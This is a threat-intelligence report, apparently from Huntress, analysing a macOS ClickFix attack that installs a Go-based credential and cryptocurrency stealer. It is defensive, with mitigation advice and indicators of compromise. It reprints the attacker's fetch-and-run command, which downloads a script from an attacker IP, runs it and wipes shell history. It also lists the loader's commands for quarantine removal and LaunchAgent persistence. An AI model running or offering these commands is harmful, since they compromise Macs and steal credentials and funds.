

Acknowledgments: Special thanks to Anna Pham, Bryan Masters, and Jai Minton for their contributions to this investigation, improvements to detection signals, and write-up.
TL;DR: Huntress responded to an incident where the target was tricked into pasting a ClickFix command into a Mac Terminal. The target infected their macOS device with a Go-based Mach-O (the native application format for Mac computers) malware, which was delivered as the final payload of a chain of shell scripts the ClickFix command downloaded. The malware collects sensitive credentials from the macOS Keychain and other applications, and exfiltrates them to an external address.
Background
During a retrospective threat hunt in June 2026, a Huntress analyst found components of a Mac-specific stealer malware on a monitored system that had been infected three months earlier.

The target triggered the infection by falling victim to a type of social engineering trick known as ClickFix. ClickFix has exploded in popularity over the past years, and we've seen this attack in many different variants and forms. In a ClickFix attack, the computer's user is presented with a popup window that appears to be a form of CAPTCHA prompt. The window instructs the target to copy the text of a long command string and to paste it into the Terminal application on the computer. The command string typically downloads and executes the initial stage of the attack.
In this case, that command pulled down a Bash profiler/loader that collected system details, then fetched a Mac-native Mach-O payload matched to the victim's processor architecture. Mach-O is the executable format used by macOS, and in this case the Go-based stealer was built to scrape browser password stores, Apple Keychain data, and cached credentials from the infected system.
The malware also included a DRAIN function that could check whether a cryptocurrency wallet held funds, then redirected all or part of that balance to attacker-controlled wallets. The loader, payload hosting, and command-and-control (C2) all tied back to Aeza Group infrastructure, a Russian bulletproof hosting provider known for serving organized cybercriminal and ransomware groups. Aeza Group was sanctioned by the US in 2025, with later joint sanctions by the UK and Australia.
Attacker tradecraft
In this incident, the target had followed a link sent in an email message. When the page opened, the ClickFix popup appeared and instructed them to run the command shown below.
export SRC_URL='https://profitnow[.]io/' && (cd /tmp && curl -kfsSL "http://193.29.224[.]151/92392991a0cca55?force=1" -o .UlaccK && bash .UlaccK && rm -f .UlaccK) > /dev/null 2>&1 & clear; printf '\033[3J'; history -d $(history 1 2>/dev/null | awk '{print $1}') 2>/dev/null; fc -p /dev/null 2>/dev/null;
This command instructed the computer to retrieve a file from the 193.29.224[.]151 IP address, execute it, then delete the temporarily stored file. It then cleared the Terminal window and deleted the command history from the Terminal, removing any trace of the original command that was executed.
The file that was downloaded is a Bash script that creates a detailed profile of the target's system and retrieves/executes one of two different macOS malware payloads, depending on whether the target's CPU architecture is (or is not) ARM64.

Figure 1: The "profiler/loader" component retrieves detailed information about the target's computer
The key commands executed by this "profiler/loader" component are as follows, in sequential order:
ioreg -c IOPlatformExpertDevice -d 2: Provides details about the hardware the target uses, including identifiers of the mainboard, serial numbers, and CPU detailssystem_profiler SPHardwareDataType: Identifies the specific CPU, RAM, and ROM details for the running system, including some redundant data also revealed with the previous commandecho "$(whoami)": Identifies the currently logged-in user account namemkdir -p "$HOME/Library/Caches/com.apple.trustd": Creates a directory on the target's system with a name that mimics the name of the legitimate process in macOS that manages cryptographic certificatesuname -m: Queries the processor architecture. If the result is "arm64," it retrieves one version of the malware, otherwise it retrieves another version hosted on the same website.curl -kFsSL [payload URL] -o [random filename]: Downloads the Mach-O malware executable and writes it to a filename of random letters, hardcoded into the script.cp [random filename]$HOME/Library/Caches/com.apple.trustd/com.apple.verified: Copies the downloaded malware executable to this directory, under the namecom.apple.verifiedchmod +x com.apple.verified: Flags the downloaded file as an executable applicationxattr -d com.apple.quarantine$HOME/Library/Caches/com.apple.trustd/com.apple.verified: Removes the Gatekeeper bit, so macOS does not warn the user with a popup message when the malware executes. Notably,curlis one of the few macOS internet tools that doesn't toggle the Gatekeeper bit on files it downloads, an extended file attribute that lets the operating system identify programs downloaded from the internet, so this step appears to be unnecessary given this specific delivery method.

Figure 2: The "profiler/loader" component creates this folder before retrieving and writing the final payload into it
The malware also established persistence via deploying a payload (SHA256: b43a909a01e954d6549558f2f7e9bb58e34959a0ae229f340d61091ab726bbd3) at /Users/<redacted>/Library/Caches/com.apple.softwareupdate/SoftwareUpdate, a system-level path that is used by macOS for automatic background checks for updates or manually running softwareupdate from Terminal.
The payload has its extended file attributes stripped, ad-hoc signed and then incorporated into the Background Task Management (BTM) subsystem via launchctl bootstrap gui/501 /Users/m1/Library/LaunchAgents/com.apple.softwareupdated.plist. BTM is a legitimate Apple subsystem that is used to track anything that installs itself to run automatically in the background (like launch agents, login items, or cron jobs).
The attackers also attained further elevated privilege by prompting the victim for their credentials via an osascript dialogue. osascript lets scripts or command-line tools trigger native macOS UI elements (like alerts or prompts) without writing a full app. While developers use it for things like confirmation prompts, threat actors have used it to create what looks like a legitimate macOS prompt.

Figure 3: The malware prompts the victim to enter their password in this dialog box in order to capture it and use it without asking again to make other changes
Stealer payload
The malware executable was written in the Go programming language and was compiled using a tool called Go Garbler to obfuscate plaintext strings in the compiled binary.
Two different versions of the stealer were hosted at the time of the infections. The payload downloaded onto the target's computer is a Mach-O executable compiled for the ARM64 processor architecture, used by Apple's M2 CPUs. An alternative Mach-O executable would have been downloaded had the target's machine been running a 64-bit non-ARM processor architecture.
Both stealers are designed to scrape the target's hard drive for specific files that contain stored credentials. It does this through a comprehensive list of both specific files and their typical locations on the macOS filesystem, and by identifying filetypes by extension. Browser password databases, the Apple Keychain, and cached credentials in browser cookies are all targeted.
Notably, the stealer contains code designed to intercept and redirect transaction data involving various cryptocurrencies, including Bitcoin, Litecoin, Dogecoin, and Monero.

Figure 4: A hardcoded list of cryptocurrency wallet addresses controlled by the threat actor embedded in the stealer binary. None of the publicly-viewable wallet addresses have received any value or have any record of transactions.

A function called DRAIN would identify likely wallet addresses tied to these various cryptocurrencies and query the blockchain to determine if the wallet has a balance; if the malware finds a wallet address, it retrieves an alternative wallet address (either from an embedded, hardcoded list in the binary, or from its C2 server) and can steal either a portion (indicated by the variable DRAIN_PCT) or the entire contents of the wallet, transferring the value to a wallet controlled by the threat actor.

Figure 5: The DRAIN function identifies various cryptocurrency wallet addresses and can redirect the contents to a wallet controlled by the threat actor
While this may not be a brand new feature, it's the first time we had seen malware capable of emptying a cryptocurrency wallet that could be used to remove any less than the entire wallet's value. The malware contained separate functions to determine just how much 1% of the wallet's contents are worth, depending on which cryptocurrency the malware targets.

Figure 6: A variable named DRAIN_PCT determines how rapidly the malware will deplete the victim's wallet, after this function calculates how much each percent of the wallet is worth
The malware has different subroutines for performing the "drain" operation based on which cryptocurrency was being targeted: There were slightly different versions of this code targeting the blockchain format used by Bitcoin, Litecoin, and Dogecoin; Ethereum; and Ripple's XRP.

Figure 7: The code includes a comment "DRAIN_PCT% to us" in case the purpose of this function wasn't completely obvious. At least they let the victim keep the change.
Network relationships

Figure 8: A visualization that maps the relationships between URLs, hosting IP addresses, and payloads. Source: VirusTotal
All of the components of the attack communicated with IP addresses that share common ownership and control: Autonomous System (AS) 210644 is operated by a Russian corporation known as the Aeza Group, who operate a well-known "bulletproof hosting" hub used by organized cybercriminal and ransomware groups; Azea Group was the subject of a US State Department OFAC sanction order in July 2025. Those sanctions were then extended and joined by the UK and Australia in November 2025.
Both hosting addresses, 77.221.152[.]34 and 193.29.224[.]151, were used to deliver the payload belonging to Aeza Group's IP address pool.
The stealer would have communicated with a C2 server at 138.124.118[.]69, using the HTTP protocol over the nonstandard port 8133/tcp. It is also part of the Aeza Group's pool of IP addresses.
Mitigation guidance
It is possible to reduce the likelihood of receiving ClickFix attack popups by installing malicious script mitigation browser add-ons, such as the NoScript browser extension (available for Chrome and Firefox). Network devices such as a PiHole DNS blackhole can also reduce the likelihood of popups by blocking known-bad domains from resolving through DNS blocking.
However, the best mitigation against ClickFix is user education: Training users about the threat posed by these unusual and odd fake CAPTCHAs, and how to recognize and avoid them, is an essential strategy for layered defense.
If a user inadvertently follows through with a ClickFix exploit, it is imperative that the user inform their IT team immediately and that the machine be brought into an isolation mode.
The malware may or may not achieve persistence, but it is easily remediated by deleting any copies of the binary left behind on the machine. Once deleted, the malware will not spontaneously reconstitute itself.
Indicators of Compromise (IOCs)
Huntress has published these indicators to our Github repository.
Item | Description |
|---|---|
| Filesystem path used by this malware |
SHA256: | Stealer executable (ARM64) |
| Filesystem path used by this malware |
SHA256: | Stealer executable (x86_64) |
SHA256: | Profiler/loader Bash script |
| IP address hosting the loader |
| IP address hosting the payloads |
| IP address used for exfiltration and C2 |
| IP address and nonstandard http port |
| Domain used during the ClickFix phase |